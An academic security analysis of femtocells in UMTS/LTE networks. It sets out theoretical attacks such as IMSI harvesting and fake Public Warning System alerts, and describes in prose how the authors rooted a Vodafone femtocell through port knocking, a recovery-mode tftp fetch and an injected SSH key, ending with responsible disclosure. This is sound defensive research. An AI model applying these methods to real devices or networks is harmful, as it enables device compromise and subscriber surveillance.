Small cells can have different sizes, which are usually subdivided into microcell, nanocell and femtocell, from small to smallest. The normal, much larger, cell size is referred to as macrocell. The distinction between the types of small cells is not officially defined, but typically a microcell covers an area the size of a shopping mall or a transportation hub, a nanocell covers a small business or an office floor, and the femtocell a small house or several rooms [1].

Besides the coverage size there is a more important distinction between the femtocell and other small cells. The microcells and nanocells are installed and maintained by the provider and connect directly to the provider's core network, while the femtocell is a consumer-installed (and owned) device and connects to the core network of the provider through the consumer's broadband connection. Naturally this introduces several new security risks for both provider and consumer, since a low-cost device is now placed at the consumer's home, which has the ability to act as an authentic cell tower and connects to the provider's back end over an untrusted channel.

A femtocell device is a small box with a power and Ethernet connector and at least one antenna. Some of the femtocells have GPS onboard, to verify their geographical location. All of them can listen to neighboring cells, in order to run on a non-interfering frequency. Usually femtocells contain a dedicated chip that is specifically made for femtocell devices. These chips consist of a base band processor[1], some cryptographic processor and a general purpose processor. All of the femtocells analyzed so far run some lightweight form of the Linux operating system.

The rest of this paper is structured as follows. Section 2 gives an overview of femtocells within a cellular network. Section 3 gives an overview of the femtocell security model we assume and the most likely attack vectors. In Section 4 we discuss possible attacks offered by a compromised femtocell against the 3GPP security goals for UMTS and LTE. A practical security analysis is presented in Section 5 where we successfully compromise a modern femtocell (the Vodafone SignaalPlus Plug & Play). Finally, we discuss our conclusions and some ideas for future work.

Related Work. 3GPP, the standardization body for the GSM, UMTS and LTE systems, has specified the use of femtocells within mobile telephony networks. Of these specifications 25-467 [2] and 33-320 [3] are the most interesting, and respectively detail the architecture of and the security architecture of the femtocell (called a Home NodeB or HNB).

Several books have been written on femtocells. "Femtocell Primer" [4] is a very superficial introduction into femtocells, and focuses more on the economic aspects of introducing femtocells. Two other books, "Femtocells: Technologies and Deployment" [5] and "Femtocells: Design and Application" [6] cover femtocells more extensively. They highlight all the technical difficulties in realizing femtocells from an engineering standpoint. Both books contain a small section on security, with only a broad overview of the subject.

Some publications analyze possible security problems that arise when femtocells are introduced in the network [7,8]. Both are theoretical analyses. Tyler et. al [9] show the economic incentives of possible attackers to use a compromised femtocell to DDoS a telecommunications network.

There have also been practical analyses of a physical femtocell device. Indeed several off-the-shelf femtocells have been hacked with varying consequences. In 2010, a research group that calls itself THC (The Hackers Choice) managed to gain root access to the Vodafone Sure Signal femtocell [10]. This proved a very severe security break, based on an easy to guess root password, which allowed interception of phone calls and allowed attackers to request the current session keys form any handset, from the Vodafone back end. A Samsung Femtocell was rooted by a group of researchers from Trustwave's SpiderLabs in 2011 [11,12].

[1] A dedicated processor for signal processing and real-time transmission operations.

We could not find any publications showing the attack capabilities they gained with getting root access to this femtocell.

Researchers from the Technical University of Berlin [13] analyzed the security of a femtocell by Ubiquisys. They manage to break its security and run arbitrary code on the femtocell, which also included the functionality to request session keys for connected phones. They conclude with a rather brief list of possible attacks against the femtocell and the core network with their compromised femtocell. A second publication by the same group [14] presents the method used to break this femtocell and shows that this break compromises all security requirements.

Theoretical and practical research are combined in a publication from researchers in Birmingham together with the group from TU Berlin [15]. In this work they formally verified the authentication in the UMTS and LTE systems using ProVerif, discovered an attack on location privacy, and proved the feasibility of this attack by reprogramming a femtocell.

2 Femtocell Overview

The femtocell idea can be applied to many different cellular communication networks, such as UMTS, LTE and EV-DO. Since each of these has its own terminology for network entities, each network also has their own names for the femtocell and the extra network components required for femtocells. For instance, in UMTS the cell towers are called NodeB, so the femtocell is called HNB (Home NodeB). In LTE, on the other hand, femtocells are called HeNB (Home eNodeB). All these different acronyms can make the different specifications difficult to read. Figure 1 shows a femtocell inside a UMTS network. Here a UE (User Equipment, the handset) contains a SIM card and connects to the RAN (Radio Access Network) either via a cell tower, or through a femtocell called a HNB. For a user who connects to the femtocell, the experience should be indiscernible from connecting to regular cell towers. So a running session should be seamlessly handed-over between the HNB and the NodeBs, dependent on signal strength. From the RAN a connection is made to the Core Network of a provider. The SeGW (Security Gateway) is the entity in the provider's core network where the encrypted connection from the HNB over the untrusted Internet connection terminates. The HNB-GW (HNB Gateway) then routes the decrypted traffic inside the provider's core network. The HNB-GW can be combined with the SeGW in a single entity. Communication can be routed to the HSS (Home Subscriber Server), which primarily handles the authentication of SIM[2] cards. There is also a HNB Management Server (HMS), which manages practicalities such as firmware updates and the operational frequencies. The SGSN is also shown as a part of the core network in Figure 1, but this is merely there for completeness

[2] In GSM terminology, SIM card can mean either the physical smart card or the application which runs on it. For UMTS the physical smart card is called a UICC and the application is called USIM. For simplicity we only speak of SIM cards here.




Fig. 1. Diagram of a UMTS network that incorporates a femtocell




Fig. 2. Tunneled communication between handset and core network over a femtocell

sake, as the cell tower's equivalent of the femtocell's gateway and not important for any of the further discussion.

Again different terminology is used by the Small Cell Forum, a consortium of industry players that advocate the use of femtocells — they actually started out under the name Femtocell Forum. This terminology is also used in most books on femtocells and is meant as a communication network independent generalization of the femtocell idea. They mostly describe the same network entities under a different name. Here a FAP (Femto Access Point) is used to designate the actual femtocell radio unit. The Femtocell gateway is often combined with the security gateway and called the FGW. The HMS is now called a FMS (Femto Management Server) and the HSS is replaced by a more generic AAA (Authentication, Authorization and Accounting) server.

In the rest of this paper we will attempt to avoid any specific terminology, instead we refer simply to femtocell and handset. However in cases where a specific term is needed we will use the 3GPP terminology.

3 The Security Model

In earlier cellular systems, such as GSM, the handsets did not authenticate cell towers. This allowed attackers to impersonate these cell towers. Modern cellular networks protect against this attack through mutual authentication between handset and network. The network creates a fresh authentication token based on a sequence number and a shared symmetric key (stored in the provider's core network and inside the subscriber's SIM) for each authentication. Handsets will only connect to cell towers that transmit the correct authentication token. So the provider's core network is authenticated and the handset can assume the cell tower is genuine since it was able to obtain this token. The handset then also responds to a challenge sent by the network, so it to can be authenticated by the network.

A femtocell has a wireless connection to a handset and even before the initial authentication some communication is needed. A femtocell is a device that is supposed to function as a small cell tower and is therefore able to relay the authentication tokens from the core network. Both the connection into the provider's core network and the connection a femtocell makes to handsets can be interesting attack vectors that might threaten the cellular network's security model. Therefore there are several security features advised for femtocells in several specifications [2,3,16].

This section gives an overview on the security model of a femtocell.

3.1 The Femtocell Security Model

Figures 1 and 2 give an overview of the femtocell inside a cellular network. The communication between the femtocell and the core network of the provider needs to be tunneled through an authenticated and encrypted connection. The specifications advice the use of an IPSEC connection between the femtocell and the SeGW, for instance by using IKEv2, which provides authentication based on PKI certificates and integrity and confidentiality on an IP level.

IKEv2 has been formally analyzed and shown to be a secure protocol [17] provided both entities keep their secret key hidden. Naturally the keys inside the femtocell need to be stored securely, for example by placing them on a smart card or inside a TPM (Trusted Platform Module).

Figure 1 shows that the femtocell can contact the management server directly or through the secure tunnel. Both scenarios are presented in the specifications, although the preferred approach is to use the SeGW. For this paper we assume network designs where the management server is placed behind the SeGW and all communication between the management server and the femtocell is thus protected by the IPSEC tunnel. This design seems to make more sense and is also the only behavior we have encountered in the modern femtocells we have investigated.

All the communication between a femtocell and the core network are routed through the IPSEC tunnel. This communication consists of signaling information and user data. Most of these are again inside their own secure tunnel between handset and the core network.

A femtocell has to pass on the authentication messages from both the handset and the core network unaltered for the handset to connect to the femtocell. In this process the session keys between handset and core network are established, which are used to create the secure tunnel between handset and core network (the inner tunnel in Figure 2). These session keys can not be computed or retrieved by the femtocell.

It is possible to design a femtocell in such a way that it also stores the session keys for the secure wireless tunnel. This would seem like a needlessly insecure option, but it does provide some usability benefits, since Internet traffic can then immediately be routed onto the Internet from the user's router, instead of via the provider's back end. This feature is referred to as *local break-out*. We will use the term "local break-out" to refer to a femtocell that was designed with the possibility to store or request the user session keys for the secure wireless tunnel, regardless of the implementation of the local break-out feature. Our practical experiments were on a femtocell model that did not use local break-out, so we assume a model in which femtocells do not support this feature.

Femtocells can be run in two different modes: open and closed. These modes refer to the femtocell's behavior with respect to handsets that do not belong to the consumer. In open mode, the femtocell allows any handset (usually only from subscribers to the same provider) to camp on it. In most cases the subscriber who bought the femtocell can manage the femtocells operating mode and its CSG. The 3GPP specifications allow for two types of femtocells, a CSG femtocell and a non-CSG femtocell [2]. The difference between these femtocells is whether the femtocell or the core network checks if a handset is a member of the CSG. A CSG femtocell maintains the Access Control List of identities (IMSIs) allowed within the CSG, while a non-CSG femtocell is oblivious to the existence of a CSG, all the CSG management is then handled in the core network of the provider.

3.2 Attack Vectors

Assuming an attacker has no access to the core network of the provider, the addition of a femtocell into a telco network introduces three new entry points for an attack: the wireless interface, a direct attack on the femtocell device, and an attack on the Internet back haul connection.

The first, the wireless interface, is the same as the standard wireless cellular interface, and so femtocells introduce no new threats compared to the normal wireless interface of the telco network.

The last, the untrusted Internet back haul, delivers a serious threat to the overall security of a telco network. This is mitigated by using a secure IPSEC tunnel, which provides authenticity, integrity and confidentiality.

This makes a direct attack on the femtocell the most viable entry point for an attack, especially since the femtocell also stores the secrets that are needed to set up the IPSEC tunnel.

4 Theoretical Security Analysis of Femtocells without Local Break-Out

This section looks at possible attacks with a compromised femtocell against the security model of UMTS and LTE. So the weaknesses of GSM and fallback attacks to GSM are not considered. With a compromised femtocell we mean a femtocell on which a hacker can execute arbitrary code. This scenario seems likely, since a femtocell is a reasonably low-cost device that is placed in the care of consumers for an extended period of time and which includes a lot of software on a standard execution platform, running Linux. The hacker might not be able to learn the securely stored secrets, e.g. those on a smart card or in a TPM, but he can access the functionality these provide, like signing or encrypting.

We assume a femtocell design that does not receive any user session keys from the provider's core network. So we assume a femtocell without local break-out, which means the attacker is able to listen to, and influence, messages inside the IPSEC tunnel, but not to messages inside the secure wireless tunnel, nor is he able to influence any decisions made in the provider's core network. This is the main difference with most other analyses [7,14,13,10]. We believe it is more realistic to assume a femtocell without local break-out, since the femtocell we investigated does not support it and it seems the most sensible design choice, security wise. Though certainly femtocells with local break-out exist [10,14], which are therefore more interesting targets for attackers, it does not seem unreasonable to assume these devices will be phased out in the future.

The 3GPP standardization organization has specified several security goals for the UMTS and LTE cellular systems [16,18] which expand the security goals that were stated for GSM [19]. We will now see what the impact of a compromised femtocell is on all the goals that could conceivably be influenced by femtocells. In some cases this will add new attacks that were previously impossible. In other cases an already existing attack that is currently hard to perform due to the cost of implementing UMTS/LTE signal processing, could be made easier to implement with a compromised femtocell, because it already handles all the signal processing out of the box. This effectively means the introductions of femtocells can lower the costs of an attack.

User Data Confidentiality and Integrity. These two security goals concern the confidentiality and integrity of user data against eavesdroppers and active attackers. Lawful interception is an exception on user data confidentiality.

None of them are weakened by a compromised femtocell, when we assume that no local break-out is implemented in the femtocell, as there is a secure tunnel from the handset to the provider's core network, which is authenticated and provides both confidentiality and integrity. It is infeasible for a compromised femtocell to decrypt or compromise this traffic (assuming strong enough encryption and MACs are used, such as the KASUMI cipher in UMTS). It is also impossible to influence the encryption choice of the network.

Network Authentication. This security goal was specifically added for UMTS security to mitigate an important weakness of GSM. It aims to protect subscribers from fake cell towers through authentication of the network and is unbroken by a compromised femtocell.

This authentication is done by the so-called UMTS-AKA protocol. The network provides a handset with cryptographic proof of knowledge of a shared secret key and a sequence number to prevent retransmission attacks. The UMTS-AKA protocol was formally analyzed using enhanced BAN logic and shown to provide both authentication and confidentiality [17].

The femtocell never learns the secret key shared between handset (more specifically SIM card) and network and is as such unable to fake a connection to the real network. Retransmission of an authentication token is infeasible because of the sequence number. When a correct UMTS-AKA run finishes, handset and network communicate through a secure tunnel. This makes it impossible for a compromised femtocell to hijack the session without local break-out.

Subscriber Identity Authentication. Subscriber identity authentication is meant to protect the network against unauthorized use by ensuring that the subscriber identity transmitted to the provider is the one claimed.

This security goal is ensured through the mutual authentication of handset and core network. This mutual authentication uses the UMTS-AKA protocol, which was formally analyzed using enhanced BAN logic, and shown to provide both authentication and confidentiality [17]. The authentication itself does not happen on the femtocell, but inside the provider's core network, so insider attacks, such as swapping the authentication tokens inside the network [20], are not feasible from a femtocell without local break-out.

So attacks need to circumvent the UMTS-AKA protocol. A possibility is to place an emergency call at a femtocell and immediately place another call afterwards. An emergency call creates an unauthenticated radiolink, and this link is kept open for the second call. This results in theft of service with a possibly spoofed subscriber identity. However, this threat is detectable by the core network and as such this risk is accepted in the specifications [3]. This attack does not require a compromised femtocell, but could be more easily realized with a compromised femtocell. Due to the detectability the impact is probably small.

Subscriber Identity Confidentiality. Subscriber identity confidentiality comes down to the secrecy of the IMSI number from eavesdroppers and active attackers. This secrecy is already problematic in current networks due to an *identity request* procedure, which causes the handset to respond with its IMSI in plaintext. So, this attack — often referred to as an IMSI catcher attack — is not introduced by a compromised femtocell, though a compromised femtocell does make the execution of an IMSI-catcher attack a lot easier [14].

The specifications also explicitly state that there should not be any relation between the IMSI number and the subscriber's phone number, other than in a database in the provider's back-end. The check whether a handset (or, more accurately, a SIM card) belongs to the CSG — the Closed Subscribers Group, discussed in Section 3.1 — can be made inside the femtocell or within the provider's core network. In the former case a compromised femtocell can uncover the IMSI-phone number relation by adding phone numbers to the CSG, which is standard functionality available to the femtocell owner. The phone numbers need to be translated to IMSIs by the core network and subsequently stored in a CSG femtocell, where they can be uncovered by an attacker. This attack against the subscriber identity confidentiality is more effective than IMSI-catcher attacks, because victims do not need to be connected to, or even near, the attacker. As far as we can tell, this IMSI-*harvest* attack is a new attack, with a higher impact than other attacks against subscriber identity confidentiality.

Signaling Confidentiality. The signaling messages between handset and network should remain confidential. Since we assume a femtocell without local break-out, only the signaling that is transmitted outside of the user session tunnel is subject to confidentiality breaches. Since this concerns all unencrypted messages on the wireless link, no new weaknesses are introduced by a compromised femtocell, although some attacks are easier to implement with one.

The most prominent attack here is IMSI catching, which is detailed under the security goal *Subscriber identity confidentiality.* Another attack vector lies in the paging channel. Handsets listen to this channel to see if they have incoming transmissions, by looking for occurrences of their IMSI or, more frequently, their TMSI (a temporary pseudonym for their IMSI). This could lead to a traffic analysis where all incoming transmissions for subscribers connected to a compromised femtocell can be revealed.

Signaling Integrity. An attacker should not be able to alter signalling messages between handset and network. A compromised femtocell introduces the attack that makes it possible to alter unencrypted signallng messages.

The user session tunnel guarantees integrity of messages, so any attacks against signaling integrity, have to be made on untunneled signaling. Attacks against signaling integrity can lead to DoS attacks, which are discussed in the section on Availability shown below. Other possible attacks are to fake paging messages to handsets — which cause a handset to indicate incoming transmissions, when there are none — or abuse of the broadcast messages — such as fake alert messages of the Public Warning System (PWS) [21].

Subscriber Location Privacy and Untraceability. The current or earlier location of a subscriber should not be derivable from transmissions on the air interface.

The recent location privacy attack from Birmingham [15] unveiled a weakness in the UMTS protocol that can be used to break subscriber location privacy. In short, cell towers send an *authentication request* message to a mobile phone. This message contains both a proof that the network knows the SIM card's secret key and a sequence number needed for freshness. The mobile phone responds with an error message if the proof of knowledge of the secret key is incorrect, or with a different error message if the sequence number is incorrect. So by replaying any, earlier recorded, correct *authentication request* message for a specific phone, an attacker can see if the target phone is in his current cell.

Their attack was implemented on a femtocell as a proof-of-concept. The implementation showed this attack is indeed viable from any 3G cell tower ranging from femtocell to macrocell.

This attack is also viable from a compromised femtocell without local break-out, since the correct *authentication request* messages are sent plain text from the provider's core network, as no session key is yet established, and can always be replayed without access to the session secrets.

Availability. Attacks against availability, commonly known as DoS, are considered in the UMTS/LTE specifications [22], but availability is not officially stated as security goal [16,18]. DoS attacks performed from a femtocell can be subdivided into two categories: DoS attacks towards the subscriber and DoS attacks towards the provider.

DoS attacks towards the subscriber are trivially possible by blocking any incoming or outgoing data transmissions on a subscriber camping on a compromised femtocell. Another method to perform a DoS attack is to send malformed packages to the handsets, which attempt to compromise their base-band stack. This could be done at very low layers of the protocol (for example by changing something in the waveforms), below the layer with the integrity checks of the secure tunnel, or by attacking all the layers in the untunneled signaling messages, such as the broadcast and paging messages. This process of creating malformed packets is called *fuzzing*. To our knowledge this attack has not been attempted on UMTS base band stacks. However, several fuzzing attacks against GSM have shown that older (GSM) base band stacks are vulnerable to this [23].

Another DoS attack that was possible with earlier femtocells [24,14], is no longer possible on a femtocell without local break-out. In this attack the IMSI detach message of a camped handset is faked. This will cause the network to assume a phone has been switched off and therefore hold all inbound transmissions to this handset. However, this attack only works as long as a handset is connected to the compromised femtocell, and the femtocell needs local break-out to perform it.

DoS attacks towards the provider's core network also seem possible. The most obvious point would be to attack the SeGW, since this entity sets up the IPSEC connections, and therefore needs to do many calculations in order to send and verify received cryptographic messages. If many attacking machines attempt to set up an IPSEC connection with the SeGW it will get overloaded and the connections between the SeGW and genuine femtocells will suffer. An attacker would not need to compromise a femtocell for this, though access to the secrets needed to set up the IPSEC tunnel can make this attack more effective, by causing more computations in the SeGW. Whether it is possible to DoS other entities in the provider's core network, such as the *AAA/HSS*, is hard to predict. As we discussed, there have been several successful fuzzing attacks against handsets. So it would seem logical to assume that the base band stack on network equipment is also vulnerable when handling packets just outside of the specifications. Some attacks against the core network were found by a private security company [25], which seems to support this assumption, but it remains impossible to test without access to a test network or by possibly harming the real network.

5 Practical Security Analysis of the Vodafone Plug&Play Femtocell

The femtocell itself needs to be a hardened device, since it contains credentials to authenticate to the provider's core network and is placed at the subscriber's home, but it should still be under the management and control of the provider. For a practical security analysis on a modern femtocell we looked at the Vodafone SignaalPlus Plug&Play, the first commercially available femtocell in The Netherlands, available for 80 euros. We first give a high level overview of our attack and discuss its nett effect. We then provide the details for the interested reader.

Overview of the Attack. We were able to read out the unencrypted memory of the femtocell, which provided all the secrets needed for our attack. It proved possible to reboot the femtocell in an insecure recovery state, by sending a command over the ethernet connection on a TCP port. The firewall that runs on the femtocell only opens up this port after a secret port-knocking sequence is completed. Once in recovery mode the femtocell has SSH enabled and attempts to retrieve a file via a tftp session to a local network address, which it then executes. We provided the femtocell with a file that gave us a root login on its SSH prompt.

The recovery mode of the femtocell runs a different Linux version than the normal mode. From the recovery kernel we can mount all the other partitions, but we cannot get the femtocell into operation, since most program won't run form the recovery kernel version. So getting the femtocell in operation would require rewriting most of the binaries for this specific kernel version. Also, this implementation would invariably need to be tested, which could result in some non standard behavior that might be observable inside the Vodafone back end.

However, we were able to compile programs that run on the femtocell in recovery mode. This means we can run arbitrary code on this femtocell, in essence this breaks the security model as detailed in Section 4.

The Details. We first attempted attacks that were successful on older femtocell models (summarized in Table 1):

Table 1. Overview of successful attacks on femtocells; the last entry is the femtocell we attack in this paper

	Vendor	Type	Weakness	reference
1	Sagemcom	Vodafone SureSignal	Guessable rootpw	[10]
2	Samsung	Verizon SCS-24UC4 & SCS-2U01 & Sprint Airave	Adjustable boot loader	[12,11]
3	Ubiquisys	SFR Home 3G	Insecure update procedure	[13,14,15]
4	Sagemcom	Vodafone SignaalPlus Plug&Play	Insecure recovery mode	




Fig. 3. The Vodafone SignaalPlus Plug&Play femtocell

1. There was no SSH running on our femtocell, so easy guessable root passwords where out.
2. Researchers looked for the differences between the source code made available by Samsung[3], to which they were obliged under GPL, and the stock open source versions. They found a key that allowed them to enter the boot loader's menu via the serial port. In our case the femtocell also uses GPL code, but the code placed online by Vodafone was not the same as the code that runs on the device (which we could uncover by dumping the memory chip). Although this is a clear violation of the GPL license, it did hinder our efforts.
3. Holding the reset button does not prompt our femtocell to connect to an insecure update server, like the Ubiquisys did.

So, all previous attacks failed. The Vodafone SignaalPlus Plug&Play, shown in Figure 3, is manufactured by Sagemcom. Inside the casing (which can be removed without any physical counter measures) there are two connected PCBs, with a Percello 6000 chip and a flash memory chip. The JTAG connectors are logically disabled[4], but there are active UART connectors that show a console log during the boot sequence.

The Percello 6000 chip has a built-in TPM that presumably contains the secrets needed to set up the IPSEC tunnel. The boot logs also show that the integrity of the code which runs on the femtocell is verified: the hashes of some files are compared with signed hashes from the TPM.

The data on the flash memory chip is unencrypted and stored in an UBI format and is divided in several volumes that we were able to dump through direct access to the memory chip. Nearly every volume needed for normal operation has an exact duplicate labeled either with an *A* or *B* post-fix, which seems built-in redundancy (for instance in case an update fails and corrupts the file system). The other partitions also have an exact duplicate, but now with a *_BKP* postfix. Only the recovery partition has no duplicate.

[3] The source code was made available via the webpage `http://www.samsung.com/global/business/telecommunication-systems/resource/opensource/femtocell.html`

[4] JTAG (Joint Test Action Group) is an industry standard for debugging access to embedded processors and printed circuit boards.

The femtocell runs a firewall that blocks most ports. However, a port-knocking daemon also runs from the *RFS_A* partition. We set up the femtocell on an internal network, without outgoing Internet connection. On this internal network we ran our own DHCP server and DNS gateway. After sending packages to the femtocell in the order of the porting-knocking sequence, the final port opened in the firewall for a TCP connection. Reverse engineering the binary that listens to this newly opened port revealed two commands: "reboot recovery" and "switch bank". After the command "switch bank" was sent to the newly opened port, the femtocell boots from the B partitions (or back from the A partitions). More interestingly the "reboot recovery" command causes the femtocell to boot into a recovery mode.

A trace from the WireShark network protocol analyzer showed that in recovery mode the femtocell attempts establish a tftp session to the fixed IP address 192.168.1.1 and requests a file called `femto3xx/originalsin`. The *LINUX_R* volume contains the recovery kernel, which is booted in recovery mode, and a compressed recovery file system. This filesystem contains a file `adam` that is called immediately after the boot procedure. This file proved to be a simple script in the execline syntax that tries to tftp the file `femto3xx/originalsin` into a temporary file `eve`. This `eve` file then has the executable bit set and is executed. Since `adam` runs with root privileges, the attack file that we offer for the tftp session can put our public key in the SSH `authorized_keys` file of the root account. This gives us root access through SSH on the recovery mode of the femtocell.

We were able to replicate the attack on multiple femtocell devices of the same version. Through the shadow files we found that the root password is the same for every device we gained access to. Running John the Ripper on the root password hash yielded no results.

Using a MIPS compiler we can compile programs that run onto the femtocell, and this gives us arbitrary code execution on the femtocell.

6 Future Work

A compromised femtocell without local break-out offers some attack possibilities discussed in Section 4, which should be examined further. Most prominently these are the integrity attacks against the untunneled signaling messages that could offer up new attacks. Also, a compromised femtocell can make fuzzing attacks over UMTS protocols against handsets possible, which to our knowledge have not been attempted before.

We also see some ways to improve our attack against the Vodafone SignaalPlus Plug&Play femtocell. It might be possible to reactivate the JTAG connectors. This would allow a degree of control on the processor that our current attack does not provide.

Our attack could also be extended in using the TPM as an oracle, in order to analyze the data sent through the IPSEC tunnel which are not part of the 3G traffic, so all the management data. We are able to execute arbitrary code on the femtocell, which makes this approach possible, but in the interest of time we were unable to perform this attack.

7 Conclusion

We have provided the first comprehensive security analysis of a femtocell without local break-out in Section 4. We have shown that a compromised femtocell enables attacks that directly impact several security goals:

- Subscriber identity confidentiality
- Signaling integrity
- Availability

Several attacks already exist without a compromised femtocell, but we argue that some of these are much easier to exploit with the use of a compromised femtocell. This resulted in easier implementation of attacks against several security goals:

- Subscriber identity authentication
- Subscriber identity confidentiality
- Signaling confidentiality
- Availability

Several attacks using older model femtocells with local break-out, are not possible in our model of a femtocell without local break-out. Of these, the eavesdrop attack on subscriber data probably has the most impact. So, the security of a cellular network with femtocells is improved when the femtocells do not support local break-out; in essence the provider places less trust in a femtocell.

Our analysis resulted in two new attacks, which to our knowledge were not published earlier: (i) the IMSI-harvest attack discussed in the section on Subscriber identity confidentiality (Page 190) and (ii) fake Public Warning System messages, discussed in the section on Signaling integrity (Page 191).

We also show a practical attack on a modern femtocell without local break-out. A dump of the code of the femtocell enabled us to learn the port-knocking sequence that allows the femtocell to go into an insecure recovery mode, which retrieves a file and executes it. With a couple of days of effort, we were able to gain root access to this device and able to execute arbitrary code on it. We gain fewer capabilities than previous hacks of older femtocells (which did implement local break-out). Our femtocell was also secured against earlier known attacks.

We made some interesting observations while examining the femtocell. First of all, in accordance with the GPL, Vodafone provides a link to source code. However, the provided source code is not the code that actually runs on the femtocell. It appears to be code meant for an older version of different hardware by Alcatel-Lucent, instead of the current version by Sagemcom. This is clearly a violation of the GPL and it forced us to dump the contents of the memory chip for analysis.

Secondly, it seems strange to disable SSH access, but to allow access to the femtocell through the secrecy of a port-knocking sequence, which is poor security, since the secret sequence cannot be stored securely. However, the benefit of the port-knocking defense is that this will only work locally, since most devices will be placed in a NAT environment in a subscriber's home, so the router would already block most ports. SSH on the other hand might be accessible over the Internet. This would have been especially worrying, since we found that all devices of this type we bought had the same root password.

Both our theoretical and practical analysis suggest the security of femtocells is improving. None of the weaknesses from earlier models were present in the new femtocell. Though the main improvement is that the providers place less trust in the femtocell devices, because the femtocells do not provide local-breakout. One should always assume that a femtocell will eventually fall under control of an attacker, so the less trust that is placed in the femtocell, the better. Femtocells without local break-out are a definite improvement, as are femtocells that do not check the membership of the closed subscribers group themselves.

However, femtocells with local break-out are still available on the market and as long as these can connect to the core network, femtocells without local break-out add little security. Even with these femtocells without local break-out some attacks remain possible when a femtocell gets compromised, though these attacks typically have a lower impact.

Responsible Disclosure and Acknowledgements. We informed Vodafone Netherlands of our findings. They informed us that recent models of their femto cell do not expose the recovery mode. We could confirm that our attack indeed no longer works on these models.

Thanks to Joeri de Ruiter and Roel Verdult for their assistance in the practical security analysis.

References

1. Small Cell Forum. Homepage of the Small Cell Forum, `http://www.smallcellforum.org/` (visited in February 2013)
2. European Telecommunications Standards Institute, France. Universal Mobile Telecommunications System (UMTS); UTRAN architecture for 3G Home Node B (HNB); Stage 2, 3GPP TS 25.467 version 11.0.0 Release 11 (2012)
3. European Telecommunications Standards Institute, France. Universal Mobile Telecommunications System (UMTS); LTE; Security of Home Node B (HNB) / Home evolved Node B (HeNB) 3GPP TS 33.320 version 10.5.0 Release 10 (2012)
4. Chambers, D.: Femtocell Primer, 2nd edn. Lulu Enterprises Inc. (2010)
5. Zhang, J., de la Roche, G. (eds.): Femtocells: Technologies and Deployment. John Wiley & Sons, Ltd. (2009)
6. Ruggiero, M., Boccuzzi, J.: Femtocells: Design & Application. McGraw Hill Professional (2010)
7. Rajavelsamy, R., Lee, J., Choi, S.: Towards security architecture for home (evolved) nodeb: challenges, requirements and solutions. Security and Communication Networks 4(4), 471–481 (2011)
8. Han, C.-K., Choi, H.-K., Kim, I.-H.: Building femtocell more secure with improved proxy signature. In: GLOBECOM IEEE (December 2009)

9. Segura, V., Lahuerta, J.: Modeling the economic incentives of ddos attacks: Femtocell case study. In: EISP 2010. Springer US (2010)
10. THC. THC website detailing an attack against a Vodafone SureSignal femtocell, `http://wiki.thc.org/vodafone` (visited in February 2013)
11. Trustwave. Announcement of the samsung femtocell, `https://www.trustwave.com/pressReleases.php?n=012810` (visited in March 2013)
12. Fasel, Z., Jakubowski, M.: Website detailing how to root the samsung femtocell, `http://rsaxvc.net/blog/2011/7/17/Gaining%20root%20on%20Samsung%20FemtoCells.html` (visited in March 2013)
13. Borgaonkar, R., Redon, K., Seifert, J.-P.: Security analysis of a femtocell device. In: SIN 2011. ACM, New York (2011)
14. Golde, N., Redon, K., Borgaonkar, R.: Weaponizing femtocells: the effect of roque devices on mobile telecommunication. In: NDSS 2012. The Internet Society (2012)
15. Arapinis, M., Mancini, L., Ritter, E., Ryan, M., Golde, N., Redon, K., Borgaonkar, R.: New privacy issues in mobile telephony: fix and verification. In: CCS 2012. ACM, New York (2012)
16. European Telecommunications Standards Institute, France. Universal Mobile Telecommunications System (UMTS); 3G Security; Security Principles and Objectives, 3GPP TS 33.120 version 4.0.0 Release 4 (2001)
17. European Telecommunications Standards Institute, France. Universal Mobile Telecommunications System (UMTS); Formal Analysis of the 3G Authentication Protocol, 3GPP TR 33.902 version 4.0.0, Release 4 (2001)
18. European Telecommunications Standards Institute, France. Digital cellular telecommunications system (Phase 2+);UMTS;LTE;3G security;Security architecture, 3GPP TS 33.102 version 11.5.0 Release 11 (2013)
19. European Telecommunications Standards Institute, France. Digital cellular telecommunications system (Phase 2+); Security aspects, EN 300 920 / GSM 02.09 (1998)
20. Tsay, J.-K., Mjølsnes, S.F.: A vulnerability in the UMTS and LTE authentication and key agreement protocols. In: Kotenko, I., Skormin, V. (eds.) MMM-ACNS 2012. LNCS, vol. 7531, pp. 65–76. Springer, Heidelberg (2012)
21. GSMA. Mobile network pws and the rise of cell-broadcast, `http://www.gsma.com/mobilefordevelopment/wp-content/uploads/2013/01/Mobile-Network-Public-Warning-Systems-and-the-Rise-of-Cell-Broadcast.pdf`
